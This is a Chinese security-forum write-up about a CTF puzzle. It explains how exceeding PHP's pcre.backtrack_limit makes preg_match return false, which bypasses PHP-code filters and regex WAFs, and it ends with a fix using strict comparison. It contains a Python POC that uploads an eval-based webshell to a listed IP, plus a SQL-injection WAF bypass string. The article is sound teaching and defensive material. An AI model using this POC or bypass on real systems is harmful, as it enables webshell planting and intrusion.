PHP利用PCRE回溯次数绕过某些安全限制

phithon / 2018-11-28 14:46:00 / 浏览数 3221 安全技术 WEB安全 顶(3) 踩(0)

这次Code-Breaking Puzzles中我出了一道看似很简单的题目，将其代码简化如下：

```
function is_php($data){
   return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(!is_php($input)) {
   // fwrite($f, $input); ...
}
```

大意是判断一下用户输入的内容有没有PHP代码，如果没有，则写入文件。这种时候，如何绕过`is_php()`函数来写入webshell呢？

这道题看似简单，深究其原理，还是值得写一篇文章的。

0x01 正则表达式是什么

正则表达式是一个可以被"有限状态自动机"接受的语言类。

"有限状态自动机"，其拥有有限数量的状态，每个状态可以迁移到零个或多个状态，输入字串决定执行哪个状态的迁移。

而常见的正则引擎，又被细分为DFA（确定性有限状态自动机）与NFA（非确定性有限状态自动机）。他们匹配输入的过程分别是：

- DFA: 从起始状态开始，一个字符一个字符地读取输入串，并根据正则来一步步确定至下一个转移状态，直到匹配不上或走完整个输入
- NFA：从起始状态开始，一个字符一个字符地读取输入串，并与正则表达式进行匹配，如果匹配不上，则进行回溯，尝试其他状态

由于NFA的执行过程存在回溯，所以其性能会劣于DFA，但它支持更多功能。大多数程序语言都使用了NFA作为正则引擎，其中也包括PHP使用的PCRE库。

0x02 回溯的过程是怎样的

所以，我们题目中的正则`<\?.*[(`;?>].*`，假设匹配的输入是`<?php phpinfo();//aaaaa`，实际执行流程是这样的：

见上图，可见第4步的时候，因为第一个`.*`可以匹配任何字符，所以最终匹配到了输入串的结尾，也就是`//aaaaa`。但此时显然是不对的，因为正则显示`.*`后面还应该有一个

所以NFA就开始回溯，先吐出一个a，输入变成第5步显示的`//aaaa`，但仍然匹配不上正则，继续吐出a，变成`//aaa`，仍然匹配不上.....

最终直到吐出`;`，输入变成第12步显示的`<?php phpinfo()`，此时，`.*`匹配的是`php phpinfo()`，而后面的`;`则匹配上`[(`;?>]`，这个结果满足正则表达式的要求，于是不再回溯。13步开始向后匹配`;`，14步匹配`.*`，第二个`.*`匹配到了字符串末尾，最后结

在调试正则表达式的时候，我们可以查看当前回溯的次数：

```
1.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
2.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
3.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
4.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
5.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
6.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
7.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
8.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
9.  /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
10. /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
11. /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
12. /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
13. /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
14. /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
15. /<\?.*[(`;?>].*/gm  <?php phpinfo();//aaaaa
```

回溯的次数

这里回溯了8次。

0x03 PHP的`pcre.backtrack_limit`限制利用

PHP为了防止正则表达式的拒绝服务攻击（reDOS），给pcre设定了一个回溯次数上限`pcre.backtrack_limit`。我们可以通过`var_dump(ini_get('pcre.backtrac`

```
root@2f06fc18892e:/var/www/html# php -a
Interactive shell

php > var_dump(ini_get('pcre.backtrack_limit'));
string(7) "1000000"
php >
```

这里有个有趣的事情，就是PHP文档中，中英文版本的数值是不一样的：

Change language: Chinese (Simplified) ▾
Edit Report a Bug

运行时配置

这些函数的行为受 `php.ini` 中的设置影响。

PCRE配置选项

名字	默认	可修改范围	更新日志
pcre.backtrack_limit	"100000"	PHP_INI_ALL	php 5.2.0 起可用。
pcre.recursion_limit	"100000"	PHP_INI_ALL	php 5.2.0 起可用。
pcre.jit	"1"	PHP_INI_ALL	PHP 7.0.0 起可用

Change language: English ▾
Edit Report a Bug

Runtime Configuration

中英文文档不同时，应该以英文为参考

实际上pcre.backtrack_limit的默认值为1,000,000

The behaviour of these functions is affected by settings in `php.ini`.

PCRE Configuration Options

Name	Default	Changeable	Changelog
pcre.backtrack_limit	"1000000"	PHP_INI_ALL	Available since PHP 5.2.0.
pcre.recursion_limit	"100000"	PHP_INI_ALL	Available since PHP 5.2.0.
pcre.jit	"1"	PHP_INI_ALL	Available since PHP 7.0.0.

我们应该以英文版为参考。

可见，回溯次数上限默认是100万。那么，假设我们的回溯次数超过了100万，会出现什么现象呢？比如：

```
php > var_dump(preg_match('/<\?.*[(`;?>].*/is', '<?php phpinfo();//' . str_repeat('c', 1000000)));
bool(false)
```

可见，preg_match返回的非1和0，而是false。

preg_match函数返回false表示此次执行失败了，我们可以调用var_dump(preg_last_error() === PREG_BACKTRACK_LIMIT_ERROR);，发现失败的原因的确是回溯次数超出了限制：

```
php > var_dump(preg_last_error() === PREG_BACKTRACK_LIMIT_ERROR);
bool(true)
```

所以，这道题的答案就呼之欲出了。我们通过发送超长字符串的方式，使正则执行失败，最后绕过目标对PHP语言的限制。

对应的POC如下：

```
import requests
from io import BytesIO

files = {
 'file': BytesIO(b'aaa<?php eval($_POST[txt]);//' + b'a' * 1000000)
}

res = requests.post('http://51.158.75.42:8088/index.php', files=files, allow_redirects=False)
print(res.headers)
```

0x04 PCRE另一种错误的用法

延伸一下，很多基于PHP的WAF，如：

```
<?php
if(preg_match('/SELECT.+FROM.+/is', $input)) {
   die('SQL Injection');
}
```

存在上述问题，通过回溯可以进行绕过。

另外，我遇到更常见的一种WAF是：

```
<?php
if(preg_match('/SELECT.+?FROM/is', $input)) {
   die('SQL Injection');
}
```

这里涉及到了正则表达式的“非贪婪模式”。在NFA中，如果我输入UNION/*aaaaa*/SELECT，这个正则表达式执行流程如下：

- .+?匹配到/
- 因为非贪婪模式，所以.+?停止匹配，而由F匹配*
- F匹配*失败，回溯，再由.+?匹配*
- 因为非贪婪模式，所以.+?停止匹配，而由F匹配a
- F匹配a失败，回溯，再由.+?匹配a
- …

回溯次数随着a的数量增加而增加。所以，我们仍然可以通过发送大量a，来使回溯次数超出pcre.backtrack_limit限制，进而绕过WAF：

```
php > var_dump(preg_match('/union.+?select/is', 'union /*' . str_repeat('a', 1000000) . '*/ select'));
bool(false)
```

0x05 修复方法

那么，如何修复这个问题呢？

其实如果我们仔细观察PHP文档，是可以看到preg_match函数下面的警告的：

Return Values

preg_match() returns 1 if the **pattern** matches given **subject**, 0 if it does not, or **FALSE** if an error occurred.

Warning This function may return Boolean **FALSE**, but may also return a non-Boolean value which evaluates to **FALSE**. Please read the section on Booleans for more information. Use the === operator for testing the return value of this function.

如果用preg_match对字符串进行匹配，一定要使用===全等号来判断返回值，如：

```
function is_php($data){
   return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(is_php($input) === 0) {
   // fwrite($f, $input); ...
}
```

这样，即使正则执行失败返回false，也不会进入if语句。


上一篇：2018-Xnuca hardph... 下一篇：指定参数base64加密替换功能插件

1. 2 条回复

sera 2018-11-28 21:21:55

师傅，想请问那个正则表达式工具叫什么

0 回复Ta



985873**** 2018-11-28 21:47:09

@sera p神博客提到过的https://regex101.com/

1 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板